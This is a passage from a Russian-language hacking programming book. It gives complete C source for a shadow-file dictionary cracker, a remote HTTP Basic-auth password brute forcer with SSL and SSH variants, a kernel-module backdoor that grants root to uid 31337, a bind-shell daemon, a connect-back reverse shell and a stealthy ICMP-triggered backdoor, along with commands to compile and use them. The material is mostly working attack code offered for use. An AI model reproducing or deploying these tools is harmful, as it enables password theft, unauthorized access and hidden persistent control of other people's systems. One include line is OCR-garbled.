Нашей программе нужно в командной строке передать файл с зашифрованными паролями (он не обязательно может иметь имя `shadow`). В коде программы организовываются два цикла. Во внешнем цикле читается каждая строчка из файла с зашифрованными паролями. Так как каждая строчка в файле `shadow` имеет множество полей, то в них необходимо выделить сам зашифрованный пароль, а из него "соль", что и делается во внешнем цикле.

Во внутреннем цикле читается каждое слово из файла словаря. В качестве файла словаря используется стандартный словарь Linux `/usr/share/dict/words`. Каждое словарное слово передается функции `crypt()`, также этой функции передается "соль", определенная во внешнем цикле. Полученный в результате работы `crypt()` зашифрованный пароль сравнивается с зашифрованным паролем, выделенным во внешнем цикле. В том случае, если зашифрованные пароли равны, на экран выводится текущее слово из словаря, так как оно является искомым паролем.

Листинг 10.1. Перебор по словарю (bruteshadow.c)

```
#include <stdio.h>
#include <string.h>
#include <stdlib.h>
#include <unistd.h>

int main(int argc, char* argv[])
{
  FILE *fd1, *fd2;
  char *str1, *str2;
  char *salt, *hash, *key, *key1;
  char buf[13], word[100], pass[100];

  if (argc != 2) {
   fprintf(stderr, "Usage: %s <file shadow>\n", argv[0]);
   exit(-1);
  }

  // подготавливаем буферы в куче
  str1 = (char*)malloc(100);
  str2 = (char*)malloc(100);

  // открываем файл с зашифрованными паролями
  fd1 = fopen(argv[1], "r");

  fprintf(stderr, "Please, wait...\n");

  // читаем в цикле каждую строчку файла
  while(fgets(str1, 100, fd1) != NULL)
  {
    str2 = strstr(str1, "$1$"); // ищем в строке символы $1$

    if (str2 != NULL) // и если находим, то
    {
      // выделяем зашифрованный пароль
      key = strtok(str2, ":");
      snprintf(pass, sizeof(pass), "%s", key);
      printf ("pass=%s (%d)\n", pass, strlen(pass));

      // выделяем salt в зашифрованном пароле
      strtok(key, "$");
      salt = strtok(NULL, "$");
      hash = strtok(NULL, "\0"); // эту операцию можно не делать

      // формируем salt в виде $1$salt$
      snprintf(buf, sizeof(buf), "$1$%s$", salt);

      // открываем файл словаря
      fd2 = fopen("/usr/share/dict/words", "r");

      // читаем в цикле каждое слово из словаря
      while(fgets(word, 100, fd2) != NULL)
      {
        // удаляем символ новой строки
```

```
        (&word[strlen(word)])[-1] = '\0';

      // вычисляем новый зашифрованный пароль
        key1 = crypt(word, buf);

      // сравниваем зашифрованные пароли
        if (!strncmp(key1, pass, strlen(key1))) {
          printf("OK! Password: %s\n\n", word);
        break;
        }
      }
    }
  }

  fclose(fd1);
  fclose(fd2);
  free(str1);
  free(str2);

  return 0;
}
```

10.1.2. Последовательный перебор

В листинге 10.2 приведен код программы, выполняющей последовательный перебор всех возможных вариантов. Этот алгоритм, получивший название "алгоритм счетчика" я впервые увидел в книге отечественного автора Криса Касперски "Техника сетевых атак". Пожалуй, более короткого и оригинального алгоритма придумать нельзя. Посмотрите внимательно, он напоминает работу механических шестеренок. Когда шестеренка совершает полный оборот, она задевает своим удлиненным зубчиком соседнюю, заставляя ее повернуться на одну позицию. Подобно первой шестеренке код первого символа пароля увеличивается до тех пор, пока не превысит максимально допустимое значение. Когда это произойдет, он снова принимает минимально допустимое значение, а символ, стоящий справа от него, инкрементируется на единицу. Скомпилируйте и запустите программу, посмотрите ее работу. Программа будет выводить пароли бесконечно, так как задействован бесконечный цикл.

Листинг 10.2. Последовательный перебор всех возможных вариантов (brutesymbol.c)

```
#include <stdio.h>

int main()
{
  char pswd[10];
  int p = 0;
  pswd[0] = ' ';
  pswd[1] = 0;

  while(1)
  {
    while ((++pswd[p]) > '~')
    {
      pswd[p] = ' ';
      p++;
      if (!pswd[p])
      {
        pswd[p] = ' ';
        pswd[p + 1] = 0;
      }
    }
    p = 0;
    printf("%s\n", &pswd[0]);
  }

  return 0;
}
```

10.2. Удаленный перебор

Удаленные переборщики паролей используются для подбора паролей к удаленным службам, таким как telnet, FTP, SSH, POP3, а также к ресурсам Web-серверов по протоколам HTTP/HTTPS. В общем виде работа любого удаленного переборщика паролей состоит из следующих шагов:

1. Осуществляется соединение с удаленным узлом.
2. Отправляется аутентификационный запрос удаленной службе по определенным правилам.

3. Смотрится возвращаемый ответ от удаленной службы, и если в ответе указано, что аутентификация прошла успешно, то пароль был подобран правильно.

Для Web-серверов разработано множество методов аутентификации, например:

- базовая (basic) аутентификация;
- NTLM-аутентификация;
- аутентификация с использованием HTML-форм.

Мы напишем удаленный переборщик паролей, способный выполнять перебор к Web-ресурсам, защищенным методом базовой аутентификации, затем эту же программу мы перепишем с поддержкой протокола SSL. Затем реализуем еще один вариант, способный подбирать имена и пароли к службе SSH. К любым другим службам вы по аналогии сможете написать переборщик паролей самостоятельно. Единственное, что вам нужно, найти соответствующий RFC и реализовать соответствующий метод аутентификации.

10.2.1. Базовая HTTP-аутентификация

Базовая аутентификация имеет одну особенность, которая выражается в том, что когда пользователь осуществляет подключение к защищенному ресурсу, браузер выводит окно, в котором пользователь должен ввести имя и пароль (рис. 10.1). Вид окна на разных системах имеет отличия.



Рис. 10.1. Диалоговое окно базовой аутентификации

Давайте посмотрим, как выглядит типичный обмен между клиентом и сервером при базовой аутентификации на уровне протокола HTTP. Например, ресурс /admin/ на Web-сервере 192.168.10.1 защищен методом базовой аутентификации. Если к ресурсу обратиться обычным образом:

```
GET /admin/ HTTP/1.1
Host:192.168.10.1
```

то в заголовке ответа Web-сервера будут присутствовать такие строки:

```
HTTP/1.1 401 Authorization Required
WWW-Authenticate: Basic realm="Only for administrator!"
```

То есть Web-сервер сообщает, что требуется аутентификация (Authorization Required). После получения такого ответа браузер выводит окно для ввода имени и пароля. Пользователь вводит в нужные поля имя и пароль и нажимает кнопку **OK**, браузер отправляет запрос следующего вида:

```
GET /admin/ HTTP/1.1
Host:192.168.10.1
Authorization: Basic c2tseWFyb2ZmOml2YW4=
```

Как видите, к обычному запросу просто добавляется строка `Authorization`. Web-сервер, получив такой запрос, либо снова выдаст сообщение о невозможности получения доступа к ресурсу из-за неправильно введенных регистрационных данных, либо откроет доступ к ресурсу. При базовой аутентификации имя и пароль передаются в виде `login:password` в закодированном виде. Для кодировки используется алгоритм Base64. Символы `c2tseWFyb2ZmOml2YW4=` в приведенном запросе это закодированная по Base64 строка `sklyaroff:ivan`.

Браузер автоматически кодирует перед отправкой на Web-сервер введенные имя и пароль. В нашем переборщике паролей мы тоже должны каждую отправляемую пару `login:password` кодировать с помощью алгоритма Base64. К сожалению, в языке Си нет стандартной функции, которая выполняла бы такое преобразование. Поэтому мы используем свою функцию `base64Encode()` (листинг 10.3).

Для формирования пары `login:password` наша программа использует два файла: users.txt с именами пользователей и words.txt с предположительными паролями. Оба эти файла присутствуют на сопроводительном компакт-диске в директории PART II\Chapter 10\.

Листинг 10.3. Переборщик паролей (brutebase64.c)

```
#include <stdio.h>
#include <sys/types.h>
#include <sys/socket.h>
```

```
#include <netinet/in.h003E
#include <netdb.h>
#include <string.h>

#define USER "users.txt"
#define PASS "words.txt"
#define CATALOG "/admin/"

static char table64[]=
    "ABCDEFGHIJKLMNOPQRSTUVWXYZabcdefghijklmnopqrstuvwxyz0123456789+/";

char *port_host;
char *name;

void token(char *arg)
{
  name = strtok(arg, ":");
  port_host = strtok(NULL, "");

  if (port_host == NULL)
    port_host = "80";
}

void base64Encode(char *intext, char *output)
{
  unsigned char ibuf[3];
  unsigned char obuf[4];
  int i;
  int inputparts;

  while(*intext) {
    for (i = inputparts = 0; i < 3; i++) {
      if(*intext) {
        inputparts++;
        ibuf[i] = *intext;
        intext++;
      }
      else
        ibuf[i] = 0;
```



```
    }

    obuf [0] = (ibuf [0] & 0xFC) >> 2;
    obuf [1] = ((ibuf [0] & 0x03) << 4) | ((ibuf [1] & 0xF0) >> 4);
    obuf [2] = ((ibuf [1] & 0x0F) << 2) | ((ibuf [2] & 0xC0) >> 6);
    obuf [3] = ibuf [2] & 0x3F;

    switch(inputparts) {
    case 1: /* only one byte read */
      sprintf(output, "%c%c==",
              table64[obuf[0]],
              table64[obuf[1]]);
      break;
    case 2: /* two bytes read */
      sprintf(output, "%c%c%c=",
              table64[obuf[0]],
              table64[obuf[1]],
              table64[obuf[2]]);
      break;
    default:
      sprintf(output, "%c%c%c%c",
              table64[obuf[0]],
              table64[obuf[1]],
              table64[obuf[2]],
              table64[obuf[3]] );
      break;
    }
    output += 4;
  }
  *output=0;
}

int main(int argc, char **argv)
{
  FILE *fd1, *fd2;
  int sd, bytes;
  char buf1[250], buf2[250];
  char buf[250];
  char str1[270], str2[100];
```

```
struct hostent* host;
struct sockaddr_in servaddr;
char rez[2000];
char c[600];

if (argc < 2 || argc > 3) {
  fprintf(stderr, "Usage: %s host[:port] [proxy][:port]\n\n", argv[0]);
  exit(-1);
}

if (argc == 3)
  token(argv[2]);
else
  token(argv[1]);

if ( (host = gethostbyname(name)) == NULL) {
  herror("gethostbyname() failed");
  exit(-1);
}

bzero(&servaddr, sizeof(servaddr));
servaddr.sin_family = AF_INET;
servaddr.sin_port = htons(atoi(port_host));
servaddr.sin_addr = *((struct in_addr *)host->h_addr);

if ( (fd1 = fopen(USER, "r")) == NULL) {
  perror("fopen() failed");
  exit(-1);
}

while(fgets(buf1, 250, fd1) != NULL)
{
  buf1[strcspn(buf1, "\r\n\t")] = 0;
  if (strlen(buf1) == 0) continue;

  if( (fd2 = fopen(PASS, "r")) == NULL) {
    perror("fopen() failed");
    exit(-1);
```



```
  }

  while(fgets(buf2, 250, fd2) != NULL)
  {
    buf2[strcspn(buf2, "\r\n\t")] = 0;
    if (strlen(buf2) == 0) continue;

    sprintf(c, "%s:%s", buf1, buf2);
    base64Encode(c, rez);

    if ( (sd = socket(PF_INET, SOCK_STREAM, 0)) < 0) {
     perror("socket() failed");
     exit(-1);
    }

    if (connect(sd, (struct sockaddr *)&servaddr, sizeof(servaddr)) == -1) {
     perror("connect() failed");
     exit(-1);
    }

    if (argc == 2)
     sprintf(str1, "GET %s HTTP/1.1\r\n", CATALOG);
    else
     sprintf(str1, "GET http://%s%s HTTP/1.1\r\n", argv[1], CATALOG);

    sprintf(str2, "Host:%s\r\nAuthorization: Basic %s\r\n\r\n", argv[1], rez);

    send(sd, str1, strlen(str1), 0);
    send(sd, str2, strlen(str2), 0);

    bzero(buf, 250);

    bytes = recv(sd, buf, sizeof(buf)-1, 0);
    buf[bytes] = 0;

    if (strstr(buf, "200 OK") != NULL) {
      printf("=======================================\n");
      printf("%s", str1);

      printf("%s\n", str2);
```

```
        printf("Result OK: %s\n", c);
        printf("=====================================\n");
      }

      close(sd);
    }
  }

  return 0;
}
```

10.2.2. Переборщик паролей с поддержкой SSL

Протокол SSL позволяет создать защищенное соединение между клиентом и сервером. Часто этот протокол используется для шифрования трафика HTTP, из-за чего такая служба называется HTTPS (Secure HTTP). HTTPS обычно предоставляется через 443 TCP-порт. Существует несколько версий SSL и аналогичных протоколов (TLS — Transport Layer Security, RFC2246), на момент написания книги существовало только три версии SSLv1, SSLv2 и SSLv3. Первая версия SSL практически не используется, так как в ней были обнаружены изъяны в безопасности.

Мы напишем переборщик парлей, который будет работать только со второй версией SSL. Однако различия в программировании различных версий SSL несущественны. На компакт-диске вы найдете программу brute_ssl.c, которая позволяет подобрать имя/пароль по протоколу HTTPS. В качестве аутентификации используется базовая HTTP-аутентификация. Фактически это та же самая программа, приведенная в листинге 10.3, но только с поддержкой защищенного SSL-соединения. Программа задействует библиотеку OpenSSL, поэтому эта библиотека должна быть установлена на вашем компьютере. OpenSSL доступна по адресу **www.openssl.org**, также она часто присутствует на компакт-диске с любым полноценным дистрибутивом Linux.

В программу с поддержкой SSL обязательно включается заголовочный файл /openssl/ssl.h, а компиляция осуществляется с флагом `-lssl`:

```
# gcc brute_ssl.c -o brute_ssl -lssl
```

Написать SSL-клиент довольно просто, для этого лишь нужно задействовать в программе функции из библиотеки OpenSSL. На первом этапе необходимо инициализировать библиотеку OpenSSL:

```
SSL_METHOD *method;
SSL_CTX *ctx;
```



```
SSL *ssl;
OpenSSL_add_all_algorithms(); /* загружаем все алгоритмы шифрования */
SSL_load_error_strings(); /* загружаем и регистрируем таблицы сообщений
                             об ошибках */

method = SSLv2_client_method(); /* создаем клиентский метод */
ctx = SSL_CTX_new(method); /* создаем контекст */
```

Затем необходимо создать обычный сокет и подключиться к серверу:

```
if ( (sd = socket(PF_INET, SOCK_STREAM, 0)) < 0) {
  perror("socket() failed");
  exit(-1);
}

if (connect(sd, (struct sockaddr *)&servaddr, sizeof(servaddr)) == -1) {
  perror("connect() failed");
  exit(-1);
}
```

После того как установлено обычное соединение с сервером, необходимо создать SSL-соединение и связать его с обычным соединением:

```
ssl = SSL_new(ctx); /* создаем SSL-соединение */
SSL_set_fd(ssl, sd); /* подключаем дескриптор сокета */
if ( SSL_connect(ssl) == -1 ) /* устанавливаем соединение */
  ERR_print_errors_fp(stderr); /* выводим сообщения об ошибках
                                  в поток stderr */
```

Теперь создано зашифрованное SSL-соединение и можно обмениваться данными с помощью функций `SSL_write()` и `SSL_read()`, напоминающих вызовы `recv()` и `send()`:

```
int bytes;
bytes = SSL_write(ssl, str1, strlen(str1)); /* шифруем/отправляем */
bytes = SSL_read(ssl, buf, sizeof(buf)-1); /* получаем/дешифруем */
```

10.2.3. Переборщик паролей с поддержкой SSH

Протокол SSH (Secure Shell) является безопасной заменой протоколам telnet, rlogin и т. п. SSH хорошо защищает от прослушивания соединения между клиентом и сервером, но он нисколько не защищает от перебора паролей. На компакт-диске вы найдете программу brute_ssh2.c, которая позволяет подобрать имя/пароль к SSH-серверу. Чтобы скомпилировать эту программу на вашем компьютере должна быть установлена библиотека libssh. Эту библио-

теку можно взять по адресу: **http://0xbadc0de.be/libssh/libssh-0.11.tgz**. Установка осуществляется обычным образом:

```
# tar zxf libssh-0.11.tgz
# cd libssh-0.11
# ./configure
# make
# make install
```

После установки библиотеки необходимо скопировать основной ее модуль в папку /usr/lib, иначе скомпилированная программа откажется работать. Для этого следует выполнить команду:

```
# cp /usr/local/lib/libssh.so /usr/lib/
```

В программу с поддержкой SSH обязательно включается заголовочный файл /libssh/libssh.h, а компиляция осуществляется с флагом -lssh:

```
# gcc brute_ssh2.c -o brute_ssh2 -lssh
```

Наша программа работает только с протоколом SSH версии 2, т. к. SSH версии 1 практически не используется из-за обнаруженных в нем серьезных изъянов. На момент написания книги SSH выше второй версии еще не существовало.

Написать SSH-клиент несложно, для этого необходимо задействовать в программе функции из библиотеки libssh. Все функции описаны в файле API.html, который расположен в архиве библиотеки.

На первом этапе нужно установить так называемые "опции":

```
char login[250], pass[250];
SSH_SESSION *ssh_session;
SSH_OPTIONS *ssh_opt;
/* инициализация нового указателя на опции */
ssh_opt = options_new();
/* для дальнейшего использования нам необходимо преобразовать имя сервера
из численного формата в формат представления (в точечно-десятичную запись
вида: a.b.c.d) */
buf = malloc(20);
inet_ntop(AF_INET, &servaddr.sin_addr, buf, 20);
/* не требуется сжимать поток от клиента к серверу */
options_set_wanted_method(ssh_opt, KEX_COMP_C_S, "none");
/* не требуется сжимать поток от сервера к клиенту */
options_set_wanted_method(ssh_opt, KEX_COMP_S_C, "none");
/* устанавливаем порт сервера (стандартный номер 22) */
options_set_port(ssh_opt, PORT);
```



```
/* устанавливаем имя сервера */
options_set_host(ssh_opt, buf);
/* устанавливаем имя пользователя (login) */
options_set_username(ssh_opt, login);
```

На втором этапе выполняем соединение с SSH-сервером:

```
if ((ssh_session = ssh_connect(ssh_opt)) == NULL) {
  fprintf(stderr, "Connection failed: %s\n",
ssh_get_error(ssh_session));
  exit(-1);
}
```

Если соединение прошло успешно, то можно выполнять аутентификацию. В случае успешной аутентификации функция возвращает SSH_AUTH_SUCCESS (предыдущие версии библиотеки libssh использовали константы без приставки SSH_, т. е. просто AUTH_SUCCESS):

```
if (ssh_userauth_password(ssh_session, login, pass) == SSH_AUTH_SUCCESS)
{
  fprintf(stderr, "OK! login: %s, password: %s\n", login, pass);
}
```

Таким образом, брутфорсер в цикле вызывает функцию ssh_userauth_password(), каждый раз задавая новые login и pass, которые берутся из словарных файлов users.txt и words.txt.

Обратите внимание, что в программе не требуется создавать стандартный сокет и выполнять соединение с сервером при помощи функции connect(). Однако мы все равно заполняем структуру адреса сокета (struct sockaddr_in), чтобы получить IP-адрес сервера в сетевом виде, который потом преобразуем в точечно-десятичную запись с помощью функции inet_ntop().

Глава 11

Трояны и бекдоры (trojans and backdoors)

Троянами и бекдорами (от англ. *backdoor* — запасной выход) называют фактически один и тот же вид боевого софта, цель которого создать потайной вход в системе. Название "троян" обычно применяют тогда, когда данный вид боевого софта маскируется под безобидную программу, по аналогии с древнегреческим троянским конем. Пользователь, запустив на выполнение такого "троянского коня", фактически самостоятельно установит в своей системе потайной вход. Далее в этой главе мы будем употреблять только название "бекдор".

Все бекдоры можно разделить на два типа: локальные и удаленные. Локальный бекдор предоставляет какие-либо привилегии локально. Удаленный бекдор — это бекдор, который может предоставить доступ к командному интерпретатору на удаленной машине.

Иногда бекдоры создаются простым изменением существующих программ. Например, такие службы, как telnet, SSH и rlogin, могут быть перекомпилированы с добавлением постоянных "магических" паролей. Подобным образом могут быть изменены другие программы, демоны и даже библиотеки. Мы такие бекдоры не будем рассматривать в этой книге, т. к. они довольно примитивны и в меньшей степени связаны с программированием.

Все исходные коды программ из этой главы вы можете найти на компакт-диске в директории PART II\Chapter 11\.

11.1. Локальные бекдоры

В листинге 11.1 показан пример простейшего локального бекдора, который является модулем ядра Linux (Loadable Kernel Module — LKM) для ядер версии 2.4.x. Подробную информацию о программировании модулей смотрите в *главе 18*. Данный бекдор с помощью перехвата системных вызовов автоматически предоставляет пользователю с uid=31337 права системного администратора (uid=0, gid=0).

Листинг 11.1. Локальный бекдор LKM (bdmod.c)

```
/* Module backdoor for Linux 2.4.x */
#define __KERNEL__
#define MODULE
#include <linux/config.h>
#include <linux/module.h>
#include <linux/version.h>
#include <sys/syscall.h>
#include <linux/sched.h>
#include <linux/types.h>

/* Экспортируем таблицу системных вызовов */
extern void *sys_call_table[];
/* Определяем указатель для сохранения оригинального вызова */
int (*orig_setuid)(uid_t);

/* Создаем собственную функцию для системного вызова */
int change_setuid(uid_t uid)
{
  if (uid == 31337)
  {
      current->uid = 0;  // реальный идентификатор пользователя
      current->euid = 0; // активный идентификатор пользователя
      current->gid = 0;  // реальный идентификатор группы
      current->egid = 0; // активный идентификатор группы
      return 0;
  }
  /* если UID не равен 31337, то возвращаем оригинальный UID */
  return (*orig_setuid)(uid);
}

int init_module(void)
{
  /* Сохраняем указатель на оригинальный вызов */
  orig_setuid = sys_call_table[__NR_setuid32];
  /* Заменяем указатель в таблице системных вызовов */
  sys_call_table[__NR_setuid32] = change_setuid;
  return 0;
```

```
}

void cleanup_module(void)
{
  /* Восстанавливаем оригинальный системный вызов */
  sys_call_table[__NR_setuid32] = orig_setuid;
}
```

11.2. Удаленные бекдоры

По принципу действия удаленные бекдоры делят на два вида: "Bind Shell" и "Connect Back". "Bind Shell" бекдор просто открывает доступ к командной оболочке на определенном порту и ждет подключения хакера. "Connect Back" бекдор не ждет подключения, а пытается сам присоединиться к клиенту на определенный порт. Зачем нужен "Connect Back" бекдор? Дело в том, что брандмауэры часто блокируют *входящие* соединения на нестандартные порты, а т. к. "Bind Shell" бекдор обычно запускается на нестандартном порту, то доступ к нему может быть заблокирован пограничным сетевым экраном. "Connect Back" бекдор позволяет обойти сетевой экран, т. к. он выполняет *исходящее* соединение, а исходящие соединения редко блокируются.

Далее мы рассмотрим реализацию обоих видов бекдоров, а затем еще один вид удаленного бекдора под названием wakeup-бекдор.

11.2.1. "Bind Shell" бекдор

В листинге 11.2 приведен исходный код "Bind Shell" бекдора. Как видите, данный бекдор является простейшим серверным приложением. При запуске в аргументе командной строки ему можно передать номер порта, который тот откроет. По умолчанию будет открыт порт под номером 31337. Порт связывается с созданным потоковым сокетом TCP путем заполнения структуры адреса сокета и вызова функции `bind()`.

Функция `listen()` преобразует сокет в прослушиваемый. Процесс сервера блокируется при вызове `accept()` и ждет подключения клиента. Когда соединение состоялось, функция `accept()` возвращает присоединенный дескриптор `cli`. После этого с помощью трех вызовов `dup2()` происходит связывание трех стандартных потоков `stdin(0)`, `stdout(1)` и `stderr(2)` с дескриптором `cli` и вызывается оболочка функцией `execl()`.

Возможно, для вас окажется новой функция `daemon()`, которая вызывается в самом начале кода бекдора. Функция `daemon()` отсоединяет программу от

управляющего терминала и запускает ее как системный демон. Эта функция порождает новый процесс и, если `fork()` завершается успешно, то родительский процесс вызывает `_exit(0)`, чтобы дальнейшие ошибки воспринимались только дочерним процессом. Если первый аргумент в функции `daemon()` не нулевой, то она изменяет текущий рабочий каталог на корневой ("/"). Если второй аргумент в функции `daemon()` не нулевой, то `daemon()` перенаправляет стандартный поток ввода/вывода ошибок в /dev/null. Полную информацию смотрите в `man daemon`.

Наш бекдор можно протестировать на локальной машине:

```
# gcc bindshell.c -o bindshell
# ./bindshell 10000
```

Теперь можно осуществить подключение к нему. Это можно сделать с помощью telnet-клиента или утилиты netcat:

```
# telnet 127.0.0.1 10000
Trying 127.0.0.1...
Connected to 127.0.0.1.
Escape character is '^]'.
ls -l;
total 32
-rwx------   1 root       root         1325 Jul 24 05:45 bd_icmp.c
-rwxr-xr-x   1 root       root        14762 Jul 24 07:06 bindshell
-rwx------   1 root       root          677 Jul 24 04:27
bindshell.c
-rwx------   1 root       root          678 Jul 24 04:31 conback.c
-rwx------   1 root       root         2389 Jul 24 05:41 icmpsend.c
: command not found
```

Если используется telnet-клиент, то после каждой вводимой команды нужно указывать знак ";".

Листинг 11.2. "Bind Shell" бекдор (bindshell.c)

```
#include <stdio.h>
#include <sys/types.h>
#include <sys/socket.h>
#include <netinet/in.h>
#include <unistd.h>

int main(int argc, char *argv[])
```

```
{
  int sd, cli, port;
  struct sockaddr_in servaddr;
  port = 31337;

  daemon(1, 0);
  if (argc != 1) port = atoi(argv[1]);

  servaddr.sin_family = AF_INET;
  servaddr.sin_addr.s_addr = INADDR_ANY;
  servaddr.sin_port = htons(port);

  sd = socket(PF_INET, SOCK_STREAM, IPPROTO_TCP);
  if (bind(sd, (struct sockaddr *)&servaddr, sizeof(servaddr)))
    perror("bind() failed");

  listen(sd, 1);
  cli = accept(sd, NULL, 0);
  dup2(cli, 0);
  dup2(cli, 1);
  dup2(cli, 2);
  execl("/bin/sh", "sh", NULL);
}
```

11.2.2. "Connect Back" бекдор

В листинге 11.3 приведен исходный код "Connect Back" бекдора. Данный бекдор представляет собой обычный клиент, который с помощью функции `connect()` осуществляет подключение по указанному IP-адресу и номеру порта. IP-адрес и порт передаются в командной строке.

Клиент должен ожидать подключение бекдора, т. е. работать в качестве сервера, иначе бекдор не сможет выполнить соединение. Перейти в прослушивающий режим можно с помощью утилиты netcat, запущенной с флагами `-l` (прослушивающий режим) и `-p` (номер порта), например:

```
# nc -l -p 5555
```

Теперь утилита netcat будет слушать 5555 порт. Протестировать "Connect Back" бекдор можно на локальной машине. Для этого в другом терминальном окне нужно запустить `conback` следующим образом:

```
# conback 127.0.0.1 5555
```


Бекдор осуществит соединение с 5555 портом, после чего ранее запущенная утилита netcat позволит выполнять команды, например:

```
# nc -l -p 5555
ls -l;
total 32
-rwx------   1 root     root      1325 Jul 24 05:45 bd_icmp.c
-rwxr-xr-x   1 root     root     14762 Jul 24 07:06 bindshell
-rwx------   1 root     root       677 Jul 24 04:27
bindshell.c
-rwx------   1 root     root       678 Jul 24 04:31 conback.c
-rwx------   1 root     root      2389 Jul 24 05:41 icmpsend.c
```

Листинг 11.3. "Connect Back" бекдор (conback.c)

```
#include <stdio.h>
#include <stdlib.h>
#include <sys/types.h>
#include <sys/socket.h>
#include <netinet/in.h>
#include <unistd.h>

int main(int argc, char *argv[])
{
  int sd;
  struct sockaddr_in serv_addr;

  if (argc != 3) {
    printf("Usage: %s <ip> <port>\n", argv[0]);
    exit(-1);
  }

  daemon(1, 0);
  serv_addr.sin_family = AF_INET;
  serv_addr.sin_addr.s_addr = inet_addr(argv[1]);
  serv_addr.sin_port = htons(atoi(argv[2]));
  sd = socket(PF_INET, SOCK_STREAM, 0);
  if (connect(sd, (struct sockaddr*)&serv_addr, sizeof(serv_addr)) < 0)
    perror("connect() failed");
```

```
  dup2(sd, 0);
  dup2(sd, 1);
  dup2(sd, 2);
  execl("/bin/sh", "sh", 0);
}
```

11.2.3. Wakeup-бекдор

Wakeup-бекдор (от англ. *"wake up"* — будить) используется исключительно для того, чтобы скрыть присутствие бекдора в системе от утилиты netstat и порт-сканера. Основана данная технология на особенности протокола ICMP, который, как известно, совсем не использует сетевые порты, а любые ICMP-сообщения отправляются и принимаются IP-подсистемой. После своего запуска Wakeup-бекдор, создает raw-сокет для работы по протоколу ICMP и, не открывая порта, ждет специального ICMP-пакета. После получения wakeup-пакета бекдор берет указанный в нем номер порта и создает уже обычный TCP или UDP-сокет и начинает прослушивать порт на входящие соединения. После принятия и закрытия сессии порт закрывается и бекдор снова становится невидимым для порт-сканера и утилиты netstat. Так как Wakeup-бекдор создает raw-сокет, то в отличие от обычных бекдоров для его запуска нужны права root.

В сущности Wakeup-бекдор это "Bind Shell" или "Connect Back" бекдор, в который добавлен механизм пробуждения. Поэтому мы рассмотрим только Wakeup "Bind Shell" бекдор (листинг 11.4), но вы легко сможете переписать его как Wakeup "Connect Back" бекдор.

Для посылки wakeup-пакета используется отдельная утилита icmpsend (листинг 11.5). Но некоторые Wakeup-бекдоры для "пробуждения" задействуют утилиту ping с опцией `-p`, которая позволяет посылать данные.

Множество исходных кодов Wakeup-бекдоров можно найти в архиве от известной русской команды блек-хетов m00 по адресу: **http://m00.blackhat.ru/m00-archive.tar.bz2** (в нем смотрите **bdpack.tar.gz**).

Рассмотрим исходный код нашего Wakeup-бекдора (листинг 11.4). Для приема пробуждающего ICMP-пакета в программе подготавливается буфер в куче функцией `malloc()` размером, равным сумме длин IP-заголовка и ICMP-заголовка.

Затем запускается бесконечный цикл, в котором создается raw-сокет для приема ICMP-пакетов. Пакеты принимаются во вложенном цикле функцией `recv()` до тех пор, пока в поле "Идентификатор" (`icmp.icmp_id`) не окажется значение `0xABCD`. В сущности, это значение и пробуждает бекдор (разумеется,

вы можете выбрать другое значение для пробуждения). Как только приходит пакет с этим значением, вложенный цикл завершается и с помощью функции `fork()` создается дочерний процесс. В дочернем процессе выполняются действия, аналогичные тем, которые мы рассматривали в *разд. 11.2.1*, только номер порта берется из поля "Номер очереди" (`icmp.icmp_seq`) принятого ICMP-пакета. В родительском процессе происходит закрытие ICMP raw-сокета и с помощью функции `waitpid()` ожидается завершение дочернего процесса — это необходимо во избежание образования процессов "зомби".

Листинг 11.4. Wakeup-бекдор (bd_icmp.c)

```
#include <stdio.h>
#include <stdlib.h>
#include <sys/types.h>
#include <sys/socket.h>
#include <netinet/ip.h>
#include <netinet/ip_icmp.h>
#include <unistd.h>
#include <signal.h>

int main(int argc, char *argv[])
{
  struct ipacket {
    struct iphdr ip;
    struct icmp icmp;
  } *packet;

  int isock, sd, cli;
  int pid;
  struct sockaddr_in servaddr;

  daemon(0, 0);
  packet = (struct ipacket *) malloc(sizeof(struct iphdr) +
           sizeof(struct icmp));
  signal(SIGCHLD, SIG_IGN);

  while (1) {
    if ( (isock = socket(PF_INET, SOCK_RAW, IPPROTO_ICMP)) < 0) {
      perror("isock socket() failed");
```

```
    exit(-1);
  }
  while (packet->icmp.icmp_id != 0xABCD) {
    recv(isock, packet, sizeof(struct ipacket), 0);
  }
  if (pid = fork()) {
    close(isock);
    waitpid(pid, NULL, NULL);
  } else {
    servaddr.sin_family = AF_INET;
    servaddr.sin_addr.s_addr = INADDR_ANY;
    servaddr.sin_port = htons(packet->icmp.icmp_seq);
    sd = socket(PF_INET, SOCK_STREAM, IPPROTO_TCP);
    if (bind(sd, (struct sockaddr *)&servaddr, sizeof(servaddr)))
      perror("bind() failed");
    listen(sd, 1);
    cli = accept(sd, NULL, 0);
    dup2(cli, 0);
    dup2(cli, 1);
    dup2(cli, 2);
    execl("/bin/sh", "sh", NULL);
    }
  }
}
```

Утилита icmpsend (листинг 11.5) является простой утилитой для отправки ICMP-пакетов. Мы уже неоднократно рассматривали подобные утилиты в предыдущих главах этой книги (*см. разд. 6.1*), поэтому в этой главе не будем на этом подробно останавливаться. В командной строке утилите icmpsend нужно передать IP-адрес источника и IP-адрес приемника, а также необязательный номер порта, который будет занесен в поле `icmp_seq` ICMP-заголовка, и необязательный номер типа ICMP-сообщения (см. табл. 3.4). Если номер порта в командной строке не задан, то по умолчанию используется номер 31337. Если номер типа ICMP-сообщения не задан, то по умолчанию используется номер 0, который соответствует типу Echo Reply.

В поле "Идентификатор" (`icmp_id`) заносится значение `0xABCD`. Вы можете использовать другое значение, но не забудьте исправить код wakeup-бекдора, чтобы он ожидал именно ваше значение.

